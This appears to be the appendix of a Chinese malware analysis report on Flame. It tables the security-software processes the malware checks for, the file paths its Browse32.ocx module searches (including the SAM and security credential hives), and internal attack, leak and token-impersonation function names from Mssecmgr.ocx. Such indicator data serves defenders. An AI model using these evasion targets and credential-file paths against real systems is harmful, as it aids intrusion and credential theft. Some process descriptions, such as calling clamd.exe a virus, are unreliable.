| elogsvc.exe | 来自 Entrust Entelligence 安全软件进程。 |
| configmgr.exe | IBM Case Manager 中进程。 |
| vcatch.exe | 不详。 |
| winlogon.exe | Windows Logon Process，Windows NT 用户登陆程序，管理用户登录和退出。 |
| tinykl.exe | 很好用的微小的键盘纪录工具。 |
| netguard lite.exe | 不详。 |
| blinkrm.exe | eEyt Digital Security 公司开发的产品进程。 |
| netmon.exe | 是 NetworkMonitor 一款用于管理和监测网络状况的软件进程，或 netmon.exe 是一个注册的群发邮件蠕虫的进程（小邮差病毒变种 Worm.Mimail.m）。 |
| ike.exe | 不详。 |
| cpf.exe | ComodoPersonalFirewall 主程序。ComodoPersonalFirewall 是一款功能强大的、高效的且容易使用的安全防护软件。 |
| avgfwsrv.exe | AVG Firewall Service 进程。 |

| | |
|---|---|
| asr.exe | Advanced_Spyware_Remover 反间谍软件程序。 |
| nvcsched.exe | NVCSched.exe 是 Norman 病毒控制台计划任务程序，用于进行计划扫描任务。 |
| ipctray.exe | NetVeda Safety.Net 安全软件进程。 |
| sp_rsser.exe | SpywareTerminator 反间谍软件相关程序。 |
| firewall 2004.exe | WyvernWorks Firewall 2004 软件进程。 |
| kpf4gui.exe | 是 Kerio 个人防火墙相关进程。 |
| ipcsvc.exe | NetVeda Safety.Net 安全软件进程。 |
| kav.exe | kav.exe 是卡巴斯基 Kaspersky Anti-Virus 反病毒软件的一部分。 |
| sppfw.exe | GmbH 公司 Securepoint 软件程序。防火墙类相关软件进程。 |
| avp.exe | 卡巴斯基杀毒软件相关程序。 |
| tsmpnt.exe | Omniquad MyPrivacy 软件进程。Omniquad MyPrivacy 是款通过彻底删除留在计算机上的隐蔽信息来保护你的隐私的软件。 |
| fsgk32st.exe | F-Secure 反病毒软件相关程序。 |
| zlclient.exe | ZoneAlarm 个人防火墙的客户端程序。 |
| fsguiexe.exe | F-Secure 反病毒软件相关程序。 |
| r-firewall.exe | R-Firewall 个人防火墙进程。 |
| sww.exe | 产品名称：爽歪歪,爽歪歪是一款游戏外挂。包括天空小小岛，小小岛,冒险岛等游戏的外挂。 |
| tscutynt.exe | 产品名称: Omniquad Total Security,是一个安全软件。 |
| cdas17.exe | 不详 |
| cclaw.exe | cclaw.exe 是 Norman 反病毒软件病毒控制程序。同时用于 Norman 反病毒扫描器。 |
| avpm.exe | avpm.exe 是卡巴斯基 Kaspersky 公司出品的反病毒套装的一部分。用于保护你的计算机免受网络威胁的攻击。 |
| zanda.exe | Norman 反病毒产品控制程序，同时是驻留精灵程序。 |
| rtt_crc_service.exe | 此文件是 R-Firewall 防火墙的一部分。 |
| fsaua.exe | 该进程属于 F-Secure 公司的自动更新代理。非系统进程。F-Secure 原名 Data Fellows，是欧洲乃至世界知名的计算机及网络安全提供商。1999 年该公司在赫尔辛基证券交易所（OMX Nordic Exchange Helsinki）成功上市。 |
| fsqh.exe | F-secure 反病毒软件的隔离管理工具，在 F-secure 防病毒系统中用于集中隔离病毒。 |
| pcipprev.exe | 防火墙软件。 |
| ipatrol.exe | 安全软件，互联网安全联盟公司出品。 |
| licwiz.exe | 有关间谍软件的恶意文件。 |
| nstzerospywarelite.exe | 防火墙软件。 |
| njeeves.exe | NJeeves.exe 是 Norman 反病毒产品的一部分。它用于发送消息给 Norman 反病毒控制不同模块。同时也用于隔离区文件夹功能。 |
| vsmon.exe | ZoneAlarm 个人防火墙的一部分。它用于监视网络浏览和对网络攻击进行警报。 |
| fsbwsys.exe | F-Secure Internet Security Suite 公司的安全软件。 |
| vdtask.exe | 虚拟光盘)是一款虚拟光驱软件。 |
| procguard.exe | 安全软件。 |

| | |
|---|---|
| fsgk32.exe | F-Secure 反病毒软件相关程序。F-SecureAnti-VirusClientSecurity 是一款功能强大的实时病毒监测和防护系统，支持所有的 Windows 平台，它集成了多个病毒监测引擎，如果其中一个发生遗漏，就会有另一个去监测。 |
| umxlu.exe | TinyFirewall 相关进程。TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| onlnsvc.exe | 某公司的安全软件。 |
| fsguidll.exe | F-Secure 反病毒软件相关程序。 |
| clamd.exe | 危险的病毒程序。 |
| services.exe | services.exe 是微软 Windows 操作系统的一部分。用于管理启动和停止服务。 |
| fsma32.exe | fsm32.exe 是 F-Secure 反病毒软件的一部分。 |
| oeinject.exe | 不详。 |
| updclient.exe | 不详。 |
| jpf.exe | JeticoPersonalFirewall 的相关进程，JeticoPersonalFirewall 是一款功能全面且简单易用的网络防护软件，可以有效确保计算机免受黑客侵扰。 |
| tikl.exe | 恶意键盘记录程序。 |
| kpf4ss.exe | 是 Kerio 个人防火墙的 Windows 进程的一部分。 |
| pfsvc.exe | pfsvc.exe 是由 Privacyware 创建一个 Windows 文件，防火墙相关软件。 |
| superantispyware.exe | 是 SUPERAntiSpyware 反间谍软件的相关部分。 |
| pxagent.exe | 是 Prevx Home 安全软件的相关部分。 |
| fsmb32.exe | fsm32.exe 是 F-Secure 反病毒软件的一部分。 |
| cmdagent.exe | Comodo 防火墙进程，能帮助您侦测和清除病毒，它还有 Vshield 自动监视系统，会常驻在系统托盘，当您从磁盘、网络上、E-mail 夹文件中开启文件时便会自动侦测文件的安全性，若文件内含病毒，便会立即警告，并作适当的处理，而且支持鼠标右键的快速选单功能，并可使用密码将个人的设定锁住让别人无法乱改您的设定。 |
| cdinstx.exe | 杀毒软件 anti-spyware 进程。 |
| omnitray.exe | Genetec Omnicast 公司的 Network DVR Server 进程。 |
| avgrssvc.exe | AVG Anti-Virus 杀毒软件的 Resident Shield 模块进程。 |
| vsdesktop.exe | Virtual Sandbox 2.0 Build 209 子进程。 |
| swnetsup.exe | Sophos Anti-Virus 反病毒与网络支持服务应用程序相关的进程。 |
| fpavserver.exe | F-PROT Antivirus 系统服务进程。 |
| gateway.exe | WindUpdates 的广告计划的一个进程。 |
| tray.exe | 雅虎天盾的进程。 |
| bootsafe.exe | 能够快速重启进入安全模式的小程序。 |
| fspc.exe | F-Secure 的互联网安全套件进程。 |
| antihook.exe | AntiHook 控制中心进程。 |
| dfw.exe | 8Signs 防火墙进程。 |
| live help.exe | Windows32 的应用程序相关进程。 |
| pf6.exe | Privatefirewall 相关进程。 |
| spywareterminator.exe | Crawler 杀毒软件相关进程。 |
| op_mon.exe | OutpostFirewall 防火墙的实时监控程序。 |
| zerospyware le.exe | ZeroSpyware 个人隐私防护软件相关进程。 |

| | |
|---|---|
| nvoy.exe | Norman AntiVirus 杀毒软件相关进程。 |
| umxfwhlp.exe | TinyFirewall 相关进程。TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| tsansrf.exe | Omniquad Anonymous Surfing 安全套件相关进程。 |
| fw.exe | SoftPerfect 个人防火墙相关进程。 |
| jpfsrv.exe | JeticoPersonalFirewall 是一款功能全面且简单易用的网络防护软件，可以有效确保计算机免受黑客侵扰。 |
| icmon.exe | Sophos AntiVirus 防毒检测的活动监视器进程。 |
| umxpol.exe | TinyFirewall 相关进程。TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| fsav32.exe | F-Secure 反病毒软件相关进程。 |
| onlinent.exe | Quick Heal Total 安全产品相关进程。 |
| explorer.exe | Windows32 的应用程序，位于 C:\windows\目录下，windows 资源管理器程序。 |
| wwasher.exe | Webwasher 安全产品的相关进程。 |
| spfirewallsvc.exe | SecurePoint 公司防火墙驱动程序进程。 |
| umxtray.exe | TinyFirewall 相关进程。TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| dvpapi.exe | Authentium Antivirus 的相关进程。 |
| fssm32.exe | F-Secure 反病毒软件相关程序，用于扫描病毒。 |
| eeyeevnt.exe | eEye 数字安全套件相关进程。 |
| xfilter.exe | 费尔防火墙的相关进程。 |

## 附表五

**表 5-5 Browse32.ocx 模块遍历计算机系统中是否有如下文件列表**

| |
|---|
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\ssitable" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\mscrypt.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\lmcache.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\ntcache.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\mspovst.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\mscorest.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\Lncache.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\dmmsap.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\syscache.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\domm.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\syscache3.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\domm3.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\nt2cache.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\domm2.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\ltcache.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\dommt.dat" |
| "C:\Program Files\Common Files\Microsoft Shared\MSAudio\wavesup3.drv" |

"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\comspol32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\indsvc32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\scaud32.exe"
"C:\WINDOWS\system32\sstab11.dat"
"C:\WINDOWS\system32\comspol32.ocx"
"C:\WINDOWS\system32\sstab12.dat"
"C:\WINDOWS\system32\comspol32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\winrt32.dll"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\winrt32.ocx"
"C:\WINDOWS\system32\winconf32.ocx"
"C:\WINDOWS\system32\mssui.drv"
"C:\WINDOWS\system32\indsvc32.dll"
"C:\WINDOWS\system32\indsvc32.ocx"
"C:\WINDOWS\system32\modevga.com"
"C:\WINDOWS\system32\commgr32.dll"
"C:\WINDOWS\system32\watchxb.sys"
"C:\WINDOWS\system32\scaud32.exe"
"C:\WINDOWS\system32\sdclt32.exe"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\scsec32.exe"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\mpgaud.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m4aaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\wpgfilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\audcache"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\audfilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m3aaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m3afilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m3asound.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m4afilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m4asound.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m5aaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m5afilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m5asound.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\mpgaaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\qpgaaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\mlcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\srcache.dat"
"C:\WINDOWS\Ef_trace.log"
"C:\WINDOWS\repair\system"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~rei525.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~rei524.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\GRb9M2.bat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~a28.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra51.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~TFL849.tmp"

"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~TFL848.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL546.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL544.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL544.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL543.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL543.tmp"
"C:\WINDOWS\repair\sam"
"C:\WINDOWS\repair\security"
"C:\WINDOWS\repair\default"
"C:\WINDOWS\repair\software"
"C:\WINDOWS\Prefetch\Layout.ini"
"C:\WINDOWS\Prefetch\NTOSBOOT-B00DFAAD.pf"
"C:\WINDOWS\system32\config\sam.sav"
"C:\WINDOWS\system32\config\security.sav"
"C:\WINDOWS\system32\config\default.sav"
"C:\WINDOWS\system32\config\software.sav"
"C:\WINDOWS\system32\config\system.sav"
"C:\WINDOWS\system32\config\userdiff.sav"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\sstab.dat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\sstab.dat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra52.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~ZFF042.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\sstab15.dat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\wpab32.bat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\wpab32.bat "
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DF05AC8.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFD85D3.tmp"
"C:\WINDOWS\system32\pcldrvx.ocx"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\dstrlog.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\dstrlogh.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\authcfg.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\ctrllist.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\lmcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\ntcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\posttab.bin"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\secindex.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\tokencpt"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\dstrlog.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\dstrlogh.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\rccache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\rccache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\audtable.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\fmpidx.bin"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\lrlogic"

"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\mixercfg.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\sndmix.drv"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\lmcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\ntcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\mixerdef.dat"
"C:\WINDOWS\system32\msglu32.ocx"
"C:\WINDOWS\Temp\~8C5FF6C.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra53.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV084.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV294.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV473.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV751.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV751.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~KWI988.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~KWI989.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~rf288.tmp"
"C:\WINDOWS\system32\advnetcfg.ocx"
"C:\WINDOWS\system32\advpck.dat"
"C:\WINDOWS\system32\authpack.ocx"
"C:\WINDOWS\system32\boot32drv.sys"
"C:\WINDOWS\system32\ccalc32.sys"
"C:\WINDOWS\system32\comspol32.dll"
"C:\WINDOWS\system32\ctrllist.dat"
"C:\WINDOWS\system32\mssvc32.ocx"
"C:\WINDOWS\system32\ntaps.dat"
"C:\WINDOWS\system32\nteps32.ocx"
"C:\WINDOWS\system32\rpcnc.dat"
"C:\WINDOWS\system32\soapr32.ocx"
"C:\WINDOWS\system32\sstab.dat"
"C:\WINDOWS\system32\sstab0.dat"
"C:\WINDOWS\system32\sstab1.dat"
"C:\WINDOWS\system32\sstab10.dat"
"C:\WINDOWS\system32\sstab2.dat"
"C:\WINDOWS\system32\sstab3.dat"
"C:\WINDOWS\system32\sstab4.dat"
"C:\WINDOWS\system32\sstab5.dat"
"C:\WINDOWS\system32\sstab6.dat"
"C:\WINDOWS\system32\sstab7.dat"
"C:\WINDOWS\system32\sstab8.dat"
"C:\WINDOWS\system32\sstab9.dat"
"C:\WINDOWS\system32\msglu32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra53.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~rf288.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra61.tmp"

"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~a38.tmp"
"C:\WINDOWS\system32\soapr32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp~mso2a2.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp~mso2a0.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp~mso2a1.tmp"
"C:\WINDOWS\system32\nteps32.ocx"
"C:\WINDOWS\system32\advnetcfg.ocx"
"C:\WINDOWS\system32\boot32drv.sys"
"C:\WINDOWS\system32\ccalc32.sys"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV473.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV927.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV084.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV294.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV751.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~KWI988.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~KWI989.tmp"

## 附表六

**表 5-6 为 Mssecmgr.ocx 文件中的 LUA 脚本调用函数列表内容**

"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>316<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::send<|oOo|>1731<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>218<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::removeListElement<|oOo|>615<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>320<|oOo|>"
"<|oOo|>flame::lua::CommandPackage::post<|oOo|>177<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>234<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::connect<|oOo|>1894<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::getListSize<|oOo|>454<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::exec<|oOo|>1161<|oOo|>"
"<|oOo|>flame::lua::CommandPackage::runCmdSync<|oOo|>213<|oOo|>"
"<|oOo|>flame::lua::LuaState::argAsBoolean<|oOo|>188<|oOo|>"
"<|oOo|>flame::lua::CommandPackage::runCmdSync<|oOo|>203<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>233<|oOo|>"
"<|oOo|>flame::dbquery::DbQueryPackage::parseSingleQuery<|oOo|>210<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>326<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>337<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::hasKey<|oOo|>270<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>340<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::recv<|oOo|>1756<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::get<|oOo|>331<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>229<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>350<|oOo|>"
"<|oOo|>flame::lua::ZlibPackage::compress<|oOo|>2158<|oOo|>"

"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>334<|oOo|>"
"<|oOo|>flame::clan::DbPackage::pushSQLiteValue<|oOo|>430<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::DHCPAddress<|oOo|>1238<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::getListElement<|oOo|>584<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>352<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>231<|oOo|>"
"<|oOo|>flame::dbquery::DbQueryPackage::executeQueries<|oOo|>192<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::connect<|oOo|>1868<|oOo|>"
"<|oOo|>flame::lua::CommandPackage::runCmdSync<|oOo|>199<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::hostname<|oOo|>1069<|oOo|>"
"<|oOo|>flame::cruise::CruisePackage::getDomainGroupUsers<|oOo|>154<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::fileSize<|oOo|>900<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>153<|oOo|>"
"<|oOo|>flame::lua::LogPackage::writeLog<|oOo|>1476<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>156<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>238<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::getMac<|oOo|>1301<|oOo|>"
"<|oOo|>flame::dbquery::DbQueryPackage::executeQueries<|oOo|>198<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::getIpByHostName<|oOo|>1267<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>154<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::bind<|oOo|>1840<|oOo|>"
"<|oOo|>flame::lua::LuaState::argAsString<|oOo|>175<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>227<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>158<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::setListElement<|oOo|>526<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::remove<|oOo|>394<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>224<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::connect<|oOo|>1909<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>356<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::getSubKeys<|oOo|>428<|oOo|>"
"<|oOo|>flame::lua::LuaState::luaHook<|oOo|>221<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>163<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::pushLuaObjectFromKeyValue<|oOo|>669<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>222<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>346<|oOo|>"
"<|oOo|>flame::lua::LuaState::luaHook<|oOo|>226<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::del<|oOo|>802<|oOo|>"
"<|oOo|>flame::lua::LeakPackage::reportLeakCompletion<|oOo|>2125<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>328<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>322<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>236<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::recv<|oOo|>1818<|oOo|>"
"<|oOo|>flame::cruise::CruisePackage::getUserLocalGroups<|oOo|>252<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>332<|oOo|>"

"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>150<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::set<|oOo|>367<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>235<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::recv<|oOo|>1792<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::defaultGateway<|oOo|>1212<|oOo|>"
"<|oOo|>flame::lua::LuaState::argAsBuffer<|oOo|>166<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>219<|oOo|>"
"<|oOo|>flame::impersonator::ImpersonatePackage::getTokenByUser<|oOo|>198<|oOo|>"
"<|oOo|>flame::lua::StoragePackage::getStorageMap<|oOo|>2000<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::send<|oOo|>1686<|oOo|>"
"<|oOo|>flame::lua::LeakPackage::getLeak<|oOo|>2049<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::copy<|oOo|>846<|oOo|>"
"<|oOo|>flame::lua::ZlibPackage::uncompress<|oOo|>2179<|oOo|>"
"<|oOo|>flame::lua::StoragePackage::getStorageMap<|oOo|>1997<|oOo|>"
"<|oOo|>flame::dbquery::DbQueryPackage::executeQueries<|oOo|>143<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>330<|oOo|>"
"<|oOo|>flame::cruise::CruisePackage::getLocalGroupMembers<|oOo|>108<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>220<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::defaultGateway<|oOo|>1215<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>225<|oOo|>"
"<|oOo|>flame::impersonator::ImpersonatePackage::getCurrentToken<|oOo|>173<|oOo|>"
"<|oOo|>flame::lua::LeakPackage::getLeak<|oOo|>2062<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>343<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::DHCPAddress<|oOo|>1235<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>161<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::truncate<|oOo|>821<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::move<|oOo|>876<|oOo|>"
"<|oOo|>flame::cruise::CruisePackage::getLocalGroups<|oOo|>82<|oOo|>"
"<|oOo|>flame::lua::StoragePackage::save<|oOo|>1981<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::getType<|oOo|>300<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>217<|oOo|>"
"<|oOo|>flame::clan::WmiPackage::getNextResult<|oOo|>465<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>318<|oOo|>"
"<|oOo|>flame::impersonator::ImpersonatePackage::getCurrentToken<|oOo|>168<|oOo|>"
"<|oOo|>flame::lua::LuaState::argAsStringsMap<|oOo|>153<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>151<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::setFromStack<|oOo|>709<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>152<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::domainName<|oOo|>1193<|oOo|>"

附表七

**表 5-7 为 Mssecmgr.ocx 文件中使用 Lua 脚本函数列表内容**

| | | | | |
|---|---|---|---|---|
| luaB_cocreate | luaG_runerror | lua_auxopen | lua_getfield | lua_new_localvar |

| | | | | |
|---|---|---|---|---|
| luaB_collectgarbage | luaG_typeerror | lua_auxresume | lua_getfunc | lua_newfile |
| luaB_coresume | luaI_openlib | lua_base_open | lua_getinfo | lua_newuserdata |
| luaB_cowrap | luaL_addlstring | lua_body | lua_getobjname | lua_panic |
| luaB_error | luaL_addvalue | lua_breakstat | lua_getstack | lua_parlist |
| luaB_gcinfo | luaL_argerror | lua_concat | lua_getthread | lua_prefixexp |
| luaB_getfenv | luaL_checkany | lua_createmeta | lua_index2adr | lua_pushcclosure |
| luaB_getmetatable | luaL_checkinteger | lua_createstdfile | lua_indexupvalue | lua_pushclosure |
| luaB_ipairs | luaL_checklstring | lua_createtable | lua_insert | lua_pushfstring |
